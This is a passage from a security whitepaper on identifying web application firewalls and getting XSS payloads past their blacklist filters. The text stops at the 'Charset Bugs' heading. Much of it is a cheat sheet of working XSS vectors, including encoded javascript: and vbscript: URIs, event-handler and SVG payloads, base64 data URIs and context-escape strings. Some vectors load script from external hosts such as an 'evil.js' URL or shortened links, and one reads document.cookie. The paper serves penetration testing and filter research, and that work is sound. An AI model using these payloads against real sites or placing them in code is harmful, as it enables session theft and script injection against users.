
Modern Web Application Firewalls Fingerprinting and Bypassing XSS Filters

AUTHOR- RAFAY BALOCH
CO-AUTHOR- TANZIL JAFFERY



WWW.RHAINFOSEC.COM

Table of Contents

1.1 FUNDAMENTAL CONCEPT	4
1.2 INTRODUCTION	5
2.1 Fingerprinting a WAF	5
2.1.1 Cookie Values	5
2.1.2 FingerPrinting Citrix Netscaler	5
2.1.3 Fingerprinting F5 BIG IP ASM	6
2.1.4 HTTP Response	7
2.1.5 Fingerprinting Mod_Security	7
2.1.5 Fingerprinting WebKnight.....	8
2.1.6 Fingerprinting F5 BIG IP	9
2.1.7 Fingerprinting dotDefender	9
2.2.1 Automatic Fingerprinting With Wafw00f	11
2.2.2 Cookie Based Detection	11
2.2.3 Matching HTTP Response	12
2.2.4 List of WAF's.....	12
2.2.5 Tool in Action	14
3.1 Bypassing Blacklists.....	14
3.1.2 Brute Forcing.....	15
3.1.3 Reg-ex Reversing.....	15
3.1.4 Browser Bugs	15
4.1 Approach for Bypassing Blacklists – The Cheat Sheet	16
4.1.1 Initial Tests	16
4.1.2 Testing For Other Tags	17
4.1.3 Entity Decoding.....	21
4.1.4 Encoding.....	21
4.1.5 Context Based Filtering	22
5.1 Browser Bugs	26
5.1.2 Charset Bugs	26
5.1.3 Null Bytes	27
5.1.4 Parsing Bugs	27

5.1.5 Unicode Separators.....	28
5.2.1 Missing X-frame Options.....	29
5.2.2 Docmodes	29
5.2.3 Window.name Trick	30
6.1 DOM Based XSS.....	30
7.1 Bypasses	31
7.1.1 ModSecurity's Bypass	31
7.1.2 WEB KNIGHT BYPASS	31
7.1.3 F5 BIG IP ASM and Palo ALTO Bypass	31
7.1.4 Dot Defender Bypass	31
Conclusion	32
References	33

Acknowledgement

I am very lucky to have great mentors who have always been helping me whenever I get stuck. First of all, I am really thankful to my mentor "David Vieira-Kurz of MajorSecurity GmbH" for his tremendous help and this paper would have not been completed without his help and support. I am thankful to Sir "Mario heiderichof cure53" for his great help and ideas and motivating me to write this paper by myself. I am thankful to "Ashar Javed" for his ideas with the cheat sheet. I am also grateful to a great friend of mine "Alex Infuhr of cure53" for his help and support. "Rafael Souza" and "Preston Hackett" for proof reading and organizing the material, Giuseppe Ohpe from elearnsecurity, Prakhar Prasad from securitypulse, Nishant das Patnaik, Deepankar Arora, Sikandar Ali and last but not least "M.Gazzaly" for his help with designing.

ABSTRACT

It is known that over the years, a trend that addresses the information security landscape has emerged, I mean, web applications are under attack, given this perspective, Web Application Firewalls are becoming increasingly popular, which are most commonly used by organizations to protect against various attacks such as SQL Injection, XSS, Remote command execution etc.

Web applications continue to be a primary attack vector for cyber-crimes, and the charts show no sign of abating. Attackers are increasingly using network attacks via cross-site scripting, SQL injection, and many other infiltration techniques aimed at the application layer.

Vulnerabilities in web applications are a target and can be attributed to many problems and damage to a company, means include, poor input validation, session management, insecure, system settings configured incorrectly and flaws in operating systems and server software web. It is noteworthy that humans err by nature; in fact, writing secure code is the most effective method to minimize vulnerabilities in web applications! However, we are subject to error while developing, writing secure code is much easier said than done and involves several key issues.

1.1 FUNDAMENTAL CONCEPT

The attack Cross-site scripting (XSS) consists of a vulnerability caused by the failure in the validation of the input parameters from the user and the server response in the web application. This attack allows HTML code to be inserted arbitrarily in the target user's browser.

Technically, this problem occurs when an input parameter of the user is fully displayed by the browser, as in the case of a JavaScript code shall be construed as part of legitimate application and with access to all entities in the document (DOM). In practice, the responsibility for the attack run statements in the victim's browser using a web application vulnerable structures modify the HTML document and even using the blow to perpetrate frauds like phishing. An XSS attack is one that allows the injection of scripts wholesale site, usually via some input field.

1.2 INTRODUCTION

Firewalls, IDS and IPS are the most common security mechanisms that are often used to protect infrastructure from malicious attackers. Out of these, firewalls are the most commonly used, they are placed at the network layer and analyzes malicious packets as well as application layer, where their purpose is to monitor all HTTP and HTTPS traffic between clients and servers and based upon the pre-configured registered signatures in a data base.

In general, the basic goal of an application layer firewall based network is to monitor and block user content that violates the pre-defined policy, in some cases these policies are patterns of user input, which can potentially end up in an attack. The main Insight to pass through a WAF is the order of semantically equivalent to an XSS attack craft, avoiding security policies.

WAF's rely upon two of most common approaches, the “**whitelist**” and the “**blacklist**”, Whitelist means that the WAF only allow stuff that is present inside its database as a whitelist, whereas the blacklist attempts to filter out what should not be allowed. The most common approach is the use of blacklisting approach, which means that they'll filter out “Known Bad”, however blacklisting is the wrong approach and almost every filter based upon blacklists can be bypassed. This paper aims at explaining various methodologies that can be used for bypassing WAF's that particularly rely upon blacklist.

2.1 Fingerprinting a WAF

In this section, we will learn how various techniques that can be used to fingerprint some Web application firewalls. As reconnaissance is the first step towards hacking, it's very essential to know that what we are up against before we start bypassing them. Several WAF's leave signs of evidence inside the cookie values, http response etc which makes it very easy to detect what WAF we are up against.

2.1.1 Cookie Values

Several WAF's would add up their unique cookie inside the HTTP communication. This can be very helpful from an attacker's perspective.

2.1.2 FingerPrinting Citrix Netscaler

One of the examples of such WAF is “Citrix Netscaler”. A simple non malicious GET request was performed to an application running Citrix Netscaler.

```
GET / HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ASPSESSIONIDAQQSDCSC=HGJHINLDNMNFHABGPPBNGFKC;
ns_af=31+LrS3EeEOBbxBV7AWDFIEhrn8A000;ns_af_.target.br_%2F_wat=QVNQU0VTU01P
Tk1EQVFRU0RDU0Nf?6IgJizHRbTRNuNoOpbBOiKRET2gA&
Connection: keep-alive
Cache-Control: max-age=0
```

The highlighted part is red (ns_af) are the cookies that netscaler has added as a part of the GET request, this reveals that the application is behind a citrixnetscaler.

2.1.3 Fingerprinting F5 BIG IP ASM

F5 is one of the world renowned Web application firewall’s with deep inspection capabilities, similar to citrixnetscaler F5 BiG IP ASM also adds certain cookies as a part of their HTTP communication. The following demonstrates a non-malicious GET request that was submitted to an application running behind an F5 BIG IP ASM firewall.

```
GET / HTTP/1.1
Host: www.target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: target_cem_tl=40FC2190D3B2D4E60AB22C0F9EF155D5; s_fid=77F8544DA30373AC-
31AE8C79E13D7394; s_vnum=1388516400627%26vn%3D1; s_nr=1385938565978-New;
s_nr2=1385938565979-New; s_lv=1385938565980; s_vi=[CS]v1|294DCEC0051D2761-
40000143E003E9DC[CE]; fe_typo_user=7a64cc46ca253f9889675f9b9b79eb66;
TSe3b54b=36f2896d9de8a61cf27aea24f35f8ee1abd1a43de557a25c529fe828;
TS65374d=041365b3e678cba0e338668580430c26abd1a43de557a25c529fe8285a5ab5a8e5d0f299
Connection: keep-alive
Cache-Control: max-age=0
```

2.1.4 HTTP Response

Other WAF's may be detected by the type of http response we receive when submitting a malicious request, responses may vary depending upon a WAF to a WAF. Some of the common responses are 403, 406, 419, 500, 501 etc.

2.1.5 Fingerprinting Mod_Security

Mod_security is an open source WAF specifically designed for Apache server, due to it being open-source it has been bypassed many times and hence the detection rules have been significantly improved. A malicious request sent to an application running behind mod_security returns a “**406 Not acceptable**” error along with it inside the response body it also reveals that the error was generated by mod_security.


Request

```
GET /<script>alert(1);</script>HTTP/1.1
Host: www.target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Response

```
HTTP/1.1 406 Not Acceptable
Date: Thu, 05 Dec 2013 03:33:03 GMT
Server: Apache
Content-Length: 226
Keep-Alive: timeout=10, max=30
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<head><title>Not Acceptable!</title></head><body><h1>Not
Acceptable!</h1><p>An appropriate representation of the requested resource
could not be found on this server. This error was generated by
Mod_Security.</p></body></html>
```

A screenshot of a web browser's address bar. It shows a back button, a lock icon, and the URL "www.target.com/<script>alert(1);</script>".

Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by **Mod_Security**.

2.1.5 Fingerprinting WebKnight


WebKnight is another very popular Web application firewall, it was specifically designed for IIS servers. The WAF works upon a blacklist and looks for common patterns for attacks such as SQL injection, Directory Traversal, XSS etc. Unlike, other WAF's webknight is very easy to fingerprint a malicious request returns a "999 No Hacking" response.

Request

```
GET /?PageID=99<script>alert(1);</script>HTTP/1.1
Host: www.aqtronix.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Response

```
HTTP/1.1 999 No Hacking
Server: WWW Server/1.1
Date: Thu, 05 Dec 2013 03:14:23 GMT
Content-Type: text/html; charset=windows-1252
Content-Length: 1160
Pragma: no-cache
Cache-control: no-cache
Expires: Thu, 05 Dec 2013 03:14:23 GMT
```



WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

2.1.6 Fingerprinting F5 BIG IP

A malicious request sent to F5 BIG IP returns a response of “419 Unknown”, this could also be used to fingerprint F5, if in case the cookie values have hidden from the request.

Response

```
GET /<script> HTTP/1.0
HTTP/1.1 419 Unknown
Cache-Control: no-cache
Content-Type: text/html; charset=iso-8859-15
Pragma: no-cache
Content-Length: 8140
Date: Mon, 25 Nov 2013 15:22:44 GMT
Connection: keep-alive
Vary: Accept-Encoding
```

2.1.7 Fingerprinting dotDefender

dotDefender is another well-known WAF that was specifically designed for protecting .net applications against well known attacks. Similar to Mod_security and WebknightdotDefender also reveals itself inside the response body when a malicious request is sent to a webapplication running dotDefender.

Request

```
GET /---HTTP/1.1
Host: www.acc.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0)
Gecko/20100101 Firefox/25.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: text/html
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Thu, 05 Dec 2013 03:40:14 GMT
Content-Length: 2616

<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>dotDefender Blocked Your Request</title>
.....
```

04-Dec-13

dotDefender Blocked Your Request

Please contact the site administrator, and provide the following
Reference ID:


C5D7-93D0-04A0-5959

2.2.1 Automatic Fingerprinting With Wafw00f

Some WAF's are smart enough that they will hide their identity from cookie values as well as the http response, this means that even if you send a malicious request the response would always be "200 OK", in such cases we need to perform additional tests to identify fingerprint such WAF's. Fortunately, to save our time we can use a very commonly used tool called Wafw00f.

Wafw00f is a small tool written in python and is specifically used tool for fingerprinting Web application firewalls, it conducts five different tests to detect the WAF, such as keeping track of the cookies inside the http request, by analyzing http response received from sending malicious requests, by using drop packets such as FIN and RST and looking at the response received, by server cloaking i.e. modifying URL and altering methods and by testing for pre-built negative signatures which vary from a WAF to a WAF.

Let's take a look at some of the detection methods that Wafw00f use directly from its source code. The following screenshot that demonstrates a few of the attack vectors that are send as a part of an http request, it contains a commonly used XSS string, an attempt to traverse the /etc/passwd file and a clean HTML string. These are the most commonly used patterns that any WAF would block in the first place, therefore the idea behind sending this is to cause the WAF to trigger a unique error which can help wafw00f identify if an application is running behind a WAF.

A screenshot of a terminal window showing the source code of the Wafw00f tool. The code defines three strings used for WAF detection: an XSS string, a directory traversal string, and a clean HTML string.

```
WAF detection tool
.....

xssstring = '<script>alert(1)</script>'
dirtravstring = '../.../.../etc/passwd'
cleanhtmlstring = '<invalid>hello'
```

2.2.2 Cookie Based Detection

The most common type of detection that wafw00f uses is the cookie based detection, The screenshot below demonstrates the use of regular expressions (Used for Pattern Matching) to match pattern for a certain cookies, which in this case is F5asm and F5trafficsheild. Notice that the F5 traffic shield also returns a 'F5-TrafficSheild' inside its server header and this is what the code is looking for.

```

def isf5asm(self):
    # credit goes to W3AF
    return self.matchcookie('^TS[a-zA-Z0-9]{3,6}=')

def isf5trafficshield(self):
    for hv in [['cookie', '^ASINFO='], ['server', 'F5-TrafficShield']]:
        r = self.matchheader(hv)
        if r is None:
            return
        elif r:
            return r
    return False

```

2.2.3 Matching HTTP Response

The second most common type of detection method is matching the http response, as we learned before that several WAF respond with their own unique http response code which helps us to identify the type of WAF being used. For example the code below is used to detect if the application is running behind a “webKnight” firewall, it sends an attack vector and matches if the response code received is equal to “999”, which we earlier discovered is thrown by Webknight WAF when a malicious request is received.

```

def iswebknight(self):
    detected = False
    for attack in self.attacks:
        r = attack(self)
        if r is None:
            return
        response, responsebody = r
        if response.status == 999:
            detected = True
            break
    return detected

```

2.2.4 List of WAF's

The `-list` parameter inside of `wafw00f` can be used to determine all the WAF's that `wafw00f` is currently capable of detecting.

Command

```
./wafw00f.py -list
```

Output

```

      //7/7.'\ / //7/7,''\ ,'\ /
| v v // o // | v v // 0 // 0 //
|_n_,''_n_/_ |_n_,''\ ,'\ ,'\ /
<
      ...'

WAFW00F - Web Application Firewall Detection Tool

By SandroGauci&&Wendel G. Henrique

Can test for these WAFs:

Profense
NetContinuum
Barracuda
HyperGuard
BinarySec
Teros
F5 Trafficshield
F5 ASM
Airlock
Citrix NetScaler
ModSecurity
DenyALL
dotDefender
webApp.secure
BIG-IP
URLScan
WebKnight
SecureIIS
Imperva

```

2.2.5 Tool in Action

The tool is super easy to use, all you need to do is to execute the following command.

Command

```
./wafw00f.py http://www.target.com
```

```

      ^      ^
      /_/_/_/ /_/_/_/ . ' \ /_/_/_/ /_/_/_/ /_/_/_/ /_/_/_/ , ' \ , ' \ /_/_/_/
| v v // o // _/ | v v // 0 // 0 // _/
| _n , ' / _n // _/ | _n , ' \ _ , ' \ _ , ' \ _ / _/
<
      ... '

WAFW00F - Web Application Firewall Detection Tool

By SandroGauci&&Wendel G. Henrique

Checking http://www.target.com
The site http://www.target.com is behind a F5 ASM
Number of requests: 1

```

3.1 Bypassing Blacklists

As we learned before that most of the WAF vendors to save up time would rely upon the negative model i.e. the blacklist, which means that they will have a database that will contain all of the signatures generally in the form of complex REG-EX that would look for the patterns that they are trying to block, the problem with this approach almost blacklist based protections can be bypassed due to the flexibility that JavaScript offers, depending upon the context, there are literally thousands of ways that we can create a valid JavaScript to bypass blacklist based protections. This is what we will talk about in this particular section.

There are three different approaches to blacklist bypassing namely:

- 1) Brute Forcing
- 2) Reg-Ex Reversing
- 3) Browser Bugs

3.1.2 Brute Forcing

In the brute forcing approach, we basically throw bunch of payloads and expect them to trigger. This is how most of the automated tools and scanners work. This approach may be good for some filters, however oftentimes in real world scenario's this approach would fail, because automated scanners do not understand the context and our attack payload varies from a context to a context.

3.1.3 Reg-ex Reversing

This is the best approach for bypassing Web application firewalls, as mentioned before all the WAF's rely upon matching the attack payloads with the signatures in their databases, the signatures mostly are in form of complex regular expressions, if the attack payload matches the reg-ex the WAF triggers up, however if the attack payload doesn't matches the reg-ex the WAF doesn't trigger up. In this approach, we spend some time in reversing the signatures for the WAF and once we know that what exactly the WAF is blocking, we can craft an attack payload which would not trigger up any of the WAF alarms and as-well as yield valid javascript syntax.

3.1.4 Browser Bugs

When all else fails, this is the last approach that we are left with is using the browser bugs, the key for bypassing any WAF is knowing/learning the browser better than the vendor. Often times when we are up against WAF with a great rule set, we are not able to bypass the blacklists inside the modern browsers, this is where we move to older browsers and look for bugs that have been already found or possibly look for a zero day. As we move forward we will look at couple of browser bugs and see how they can be used for bypassing WAF's

4.1 Approach for Bypassing Blacklists – The Cheat Sheet

In this section, we will take a look at the approach and methodology for bypassing blacklists, in this section I will talk about the methodology for brute forcing as well as reversing reg-ex.

4.1.1 Initial Tests

- 1) Try inserting harmless HTML payloads such as ``, `<i>`, `<u>` to see if they are actually blocked and how they are rendered inside the http response. Are they HTML encoded, did the filter strip out the tags, did the filter strip out the opening/closing brackets?, did the filter replace open; closing brackets with some other entity. Take a note of the response.
- 2) In case if the filter is stripping out the opening and closing tags, try inserting an open tag without closing it (`<b`, `<i`, `<u`, `<marquee`) and take a note at the response. Did it filter out the open tag, or did it render perfectly. If it did render perfectly, this means that the reg-ex is looking for both anHTML element with both opening and closing tag and doesn't filter out opening tag.
- 3) Next, we will try with the most common XSS payloads that 99.99% percent of xss filters would be filtering out.
 - `<script>alert(1);</script>`
 - `<script>prompt(1);</script>`
 - `<script>confirm (1);</script>`
 - `<script src="http://rhainfosec.com/evil.js">`

What response did you receive, did it trigger a 403 forbidden page or probably internal error 500, and did it completely strip the whole statement from http response? Or did it strip some parts of it, are you left with alert, prompt, or confirm statements? If yes, are they filtering out the opening and closing parenthesis ()?

Next, try injecting a combination of upper and lowercase, in case they might not be filtering out the upper/lowercases and would only be looking for lowercase `<script>`

`<scRiPt>alert(1);</scrIPt>`

- 4) Assuming that the filter is looking for upper/lowercase, we can try using nested tags to attempt to bypass the XSS filter.

`<scr<script>ipt>alert(1)</scr<script>ipt>`

In case, where filter is stripping out the `<script>` and `</script>` tags, when they are stripped out the nested tags `<scr` and `ipt>` would concatenate and form a valid JavaScript and hence you'd be able to bypass the restrictions.

- 5) Next, we will try injecting the `<a href` tag and take a note of the response:

Clickme

- Was the <a tag stripped out?
- Was the href stripped out?
- Or the most common case, was data inside the href element filtered out?

Assuming that, none of the tags were filtered out, we would try inserting a JavaScript statement inside the href tag.

Clickme

- Did it trigger an error?
- Did it strip the whole JavaScript statement inside the href tag? Or did it only strip the "javascript"?
- Try mixing upper case with lower case and see if this passes by.

In case where JavaScript keyword is filtered and we are inside the href tag, there are lots of different types of encodings that we can use, however more on this later. Next, we would try an event handler to execute JavaScript.

ClickHere

- Was the event handler stripped out?
- Or did it only strip the "mouseover" part after "on".

Next, try inserting an invalid event handler to check if they are filtering out all the event handlers or some of it.

ClickHere

- Did you receive the same response?
- Or were you able to inject it?

In case, where we were able to inject an invalid event handler with and it did not filter out "on" part of the event handler, this means that they are filtering out certain event handlers. With HTML5 we have more than 150 event handlers and this means that 150+ ways of executing JavaScript and there is a significant change that they are not filtering out the event handler. One of the less commonly filtered out event handler is the "onhashchange".

<body/onhashchange=alert(1)>clickit

4.1.2 Testing For Other Tags

Next, we would try with other commonly used tags and attributes that could be used to yield a valid javascript syntax.

Testing With Src Attribute

Next, we would test for if the “src” attribute is being filtered or not, there are wide varieties of html tags that use src attribute to execute javascript.

- ``
- `<img/src=aaa.jpg onerror=prompt(1);>`
- `<video src=x onerror=prompt(1);>`
`<audio src=x onerror=prompt(1);>`

Testing With Iframe

- `<iframe src="javascript:alert(2)">`
- `<iframe/src="data:text/html;	base64
;PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">`

Testing with embed tag

- `<embed/src=//goo.gl/nlXOP>`

Testing With action Attribute

Action being another attribute that can be used to execute javascript, it is commonly used by elements such as `<form`, `<isindex` etc.

- `<form action="Javascript:alert(1)"><input type=submit>`
- `<isindex action="javascript:alert(1)" type=image>`
- `<isindex action=j	a	vas	c	r	ipt:alert(1) type=image>`
- `<isindex action=data:text/html, type=image>`

Variation by .mario

- `<formaction='data:text/html,<script>alert(1)</script>'\><button>CLICK`

Testing With “formaction” Attribute

- `<isindexformaction="javascript:alert(1)" type=image>`
- `<input type="image" formaction=JaVaScript:alert(0)>`
- `<form><button formaction=javascript:alert(1)>CLICKME`

Testing With “background” Attribute

- `<table background=javascript:alert(1)></table> // Works on Opera 10.5 and IE6`

Testing With “posters” Attribute

- `<video poster=javascript:alert(1)//></video> // Works Upto Opera 10.5`

Testing with “data” Attribute

- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">`
- `<object/data=//goo.gl/nlXOP?`

Testing with “code” Attribute

- `<applet code="javascript:confirm(document.cookie);"> // Firefox Only`
- `<embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>`

Event Handlers

- `<svg/onload=prompt(1);>`
- `<marquee/onstart=confirm(2)>/`
- `<body onload=prompt(1);>`
- `<select autofocus onfocus=alert(1)>`
- `<textarea autofocus onfocus=alert(1)>`
- `<keygen autofocus onfocus=alert(1)>`
- `<video><source onerror="javascript:alert(1)">`

Shortest Vector

- `<q/oncut=open()>`
- `<q/oncut=alert(1)> // Useful in-case of payload restrictions.`

Nested Trick

- `<marquee<marquee/onstart=confirm(2)>/onstart=confirm(1)>`
- `<body language=vbsonload=alert-1 // Works with IE8`
- `<command onmouseover`
`=“\x6A\x61\x76\x61\x53\x43\x52\x49\x50\x54\x26\x63\x6F\x6C\x6F\x6E\x3B\x63\x6F\x6E\x6`
`6\x69\x72\x6D\x26\x6C\x70\x61\x72\x3B\x31\x26\x72\x70\x61\x72\x3B”>Save</command>`
`// Works with IE8`

Using Throw When Parenthesis are Blocked

This technique was discovered by Gareth Heyes, this is useful in scenario where parenthesis are being stripped out.

- ``

Here is another variation of it.

- ``

Chrome and Internet explorer, the above vectors would throw up an “uncaught” error, however this could also be mitigated by using the little bit of hex magic.

- `<body/onload=javascript:window.onerror=eval;throw'=alert\x281\x29';`

Expression Attributes

- ` // Works upto IE7.`
- `<div style="color:rgb('�x:expression(alert(1))"></div> // Works upto IE7.`
- `<style>#test{x:expression(alert(/XSS/))}</style> // Works upto IE7`

Testing With “location” Attribute

- `click`
- `<body onfocus="location='javasrcpt:alert(1) >123`

Other Miscellaneous Payloads

- `<meta http-equiv="refresh" content="0;url=//goo.gl/nlXOP">`
- `<meta http-equiv="refresh" content="0;javascript:alert(1)"/>`
- `<svg xmlns="http://www.w3.org/2000/svg"><g onload="javascript:\u0061lert(1);"></g></svg>`
// By @secalert
- `<svg xmlns:xlink="http://www.w3.org/1999/xlink"><a><circle r=100 /><animate attributeNames="xlink:href" values="";javascript:alert(1)" begin="0s" dur="0.1s" fill="freeze"/> //`
By Mario
- `<svg><![CDATA[<imgexlink:href=""]><img/src=xx:xonerror=alert(2)"/></svg> // By @secalert`
- `<meta content="
 1
;JAVASCRIPT: alert(1)" http-equiv="refresh"/>`
- `<math><a xlink:href="//jsfiddle.net/t846h/">click // By Ashar Javed`

XSS Payload when= () ; : are not allowed:

- `<svg><script>alert(1/)</script> // Works With All Browsers`
- `(` is html encoded to `(`
- `)` is html encoded to `)`

Variations in Opera

- `<svg><script>alert(1) // Works with Opera Only`

4.1.3 Entity Decoding

It's often very common that web application firewalls would decode inputs, you should test if the WAF you are up against is decoding some entities. The examples below are not valid standalone valid XSS vectors, however in case where the WAF would decode the entities it would form a perfect JavaScript syntax and hence you'd be able to bypass it.

Examples

- `</script><script>alert(1)</script>`
- `Hello`

4.1.4 Encoding

JavaScript is a very flexible language, we have flexibility to perform several types of encodings such as Hex, Unicode, and HTML etc. However there are certain rules on what part of the payload to encode. In case where a WAF is decoding certain entities that's a different story, however here is the list of the certain attributes followed by the well-known encodings they support.

Attributes:

- href=
- action=
- formaction=
- location=
- on*=
- name=
- background=
- poster=
- src=
- code=

Supported Encodings: HTML, Octal, Decimal, Hexadecimal, and Unicode

Attribute:

data=

Supported Encodings: base64

Examples of encoding these attributes can be found inside the cheat sheet.

4.1.5 Context Based Filtering

A very big problem with Web application filters is that they don't understand the context, in a case where the blacklist is blocking all the standalone JavaScript, it's still not sufficient for protecting against XSS. The reason being is that not every time we need a standalone vector to execute JavaScript, often times our input is reflected in such a manner that we don't need standalone JavaScript to execute a valid JavaScript statement. Let's take a look at few examples:

Input Reflected an Attribute

Take the following scenario as an example, where your input is being reflected inside the value attribute:

```
<input value="XSSTest" type=text>
```

It's obvious that we can use something like "<>imgsrc=x onerror=prompt(0);>", Where we used ">" to close the input tag and then insert our payload. However, in a case where we have the characters <> being escaped or stripped out of the input, we can use something similar to bypass it and execute JavaScript.

```
" autofocusonfocus=alert(1)//
```

So, basically we used the " and the beginning to escape out of the value tag and then executing our event handler.

- " onmouseover="prompt(0) x="
- " onfocusin=alert(1) autofocus x="
- " onfocusout=alert(1) autofocus x="
- " onblur=alert(1) autofocus a="

Input Reflected Inside of <script> tags

Consider the following scenario, where your input is reflected inside the <script> tags inside the following manner:

```
<script>
```

```
Var x="Input";
```

```
</script>
```

We are up against a filter that is not allowing opening and closing brackets (<>) therefore, we cannot close an existing attribute by something like "></script>", however in this case, we really don't need to close the script attribute to execute JavaScript, since our input is already reflected inside the script tag, we can directly call the alert(), prompt() confirm() functions and execute valid JavaScript. The following input would trigger up an alert.

```
“;alert(1)//
```

The double quote and the semicolon would close up the existing attribute and the alert function would execute. Here is how it would look:

```
<script>
```

```
Var x="“;alert(1)//”;
```

```
</script>
```

Unconventional Event Listeners

Often times can try using unconventional event handlers inside of JavaScript such as DOMfocusin, DOMfocusout, these events require event listeners for properly executing.

Example

- `”;document.body.addEventListener("DOMActivate",alert(1))//`
- `”;document.body.addEventListener("DOMActivate",prompt(1))//`
- `”;document.body.addEventListener("DOMActivate",confirm(1))//`

Here is the list of some of event handlers of same category, Kudos to @secalert for the list:

- DOMAttrModified
- DOMCharacterDataModified
- DOMFocusIn
- DOMFocusOut
- DOMMouseScroll
- DOMNodeInserted
- DOMNodeInsertedIntoDocument
- DOMNodeRemoved
- DOMNodeRemovedFromDocument
- DOMSubtreeModified

HREF Context

Another context that you would encounter very frequently is when the input is inside the href tag:

Example

- `Click`

In that case, all we need to do is to directly insert the JavaScript, when the user clicks it the JavaScript executes.

Example:

- `javascript:alert(1)//`

Here is how it's reflected back:

- `Click`

Variations

It would be very common that almost every blacklist filter you'd encounter would strip out the JavaScript keyword or look for JavaScript followed by a colon. In that case you can use HTML entities and URL encoding to bypass the blacklists, the href tag would automatically decode the entities. If all fails, you can also try using vbscript which works up to IE 10 or data URI.

JavaScript Variations

The following variations should be tested:

- `javascript:alert(1)`
- `javaSCRIPT:alert(1)`
- `JaVaScRipT:alert(1)`
- `javas	cript:\u0061lert(1);`
- `javascript:\u0061lert(1)`
- `javascript:alert(document.cookie) // AsharJaved`

Vbscript Variations:

As mentioned above, Internet supports up to 10 supports vbscript, so we can use it to our advantage:

- `vbscript:alert(1);`
- `vbscript:alert(1);`
- `vbscr	ipt:alert(1)"`
- Data URI
- `data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==`

JSON Context

In a context, where your input is being reflected inside the "encodeURIComponent", it's very simple to trigger an XSS by simply inserting the JavaScript directly and it would execute in all modern browsers.

Input Reflected

`encodeURIComponent('userinput')`

Example:

- `-alert(1)-`

- `-prompt(1)-`
- `-confirm(1)-`

Here is how your input would look like when reflected:

```
encodeURIComponent("-alert(1)-")
```

```
encodeURIComponent("-prompt(1)-")
```

The above statements are perfectly valid javascript statements.

Input Reflected Inside Of SVG

The user input inside SVG behaves differently, with the advent of HTML 5 there has been a dramatic increase in use of SVG, with that being in use it introduces lots of problems, consider the following scenario, where your input is reflected inside `<script>` tags and script tags are inside `<svg>`

- `<svg><script>varmyvar="YourInput";</script></svg>`

So, when we submit the following input:

- `www.site.com/test.php?var=text";alert\(1\)//`

In cases where it is encoding " character, it'd still form a valid JavaScript syntax and execute:

- `<svg><script>varmyvar="text";alert(1)//";</script></svg>`

The reason why it executes is because it introduces an additional context (XML) into HTML context. A solution would be to double encode instead of a single encode of characters.

5.1 Browser Bugs

As mentioned earlier, the key for bypassing web application filters is to know browser better than the vendor, the goal with all the browser bugs is to use a browser's features to our advantage and this is only possible with a firm understanding of how browsers work. In this section we will talk about few of the browser bugs.

5.1.2 Charset Bugs

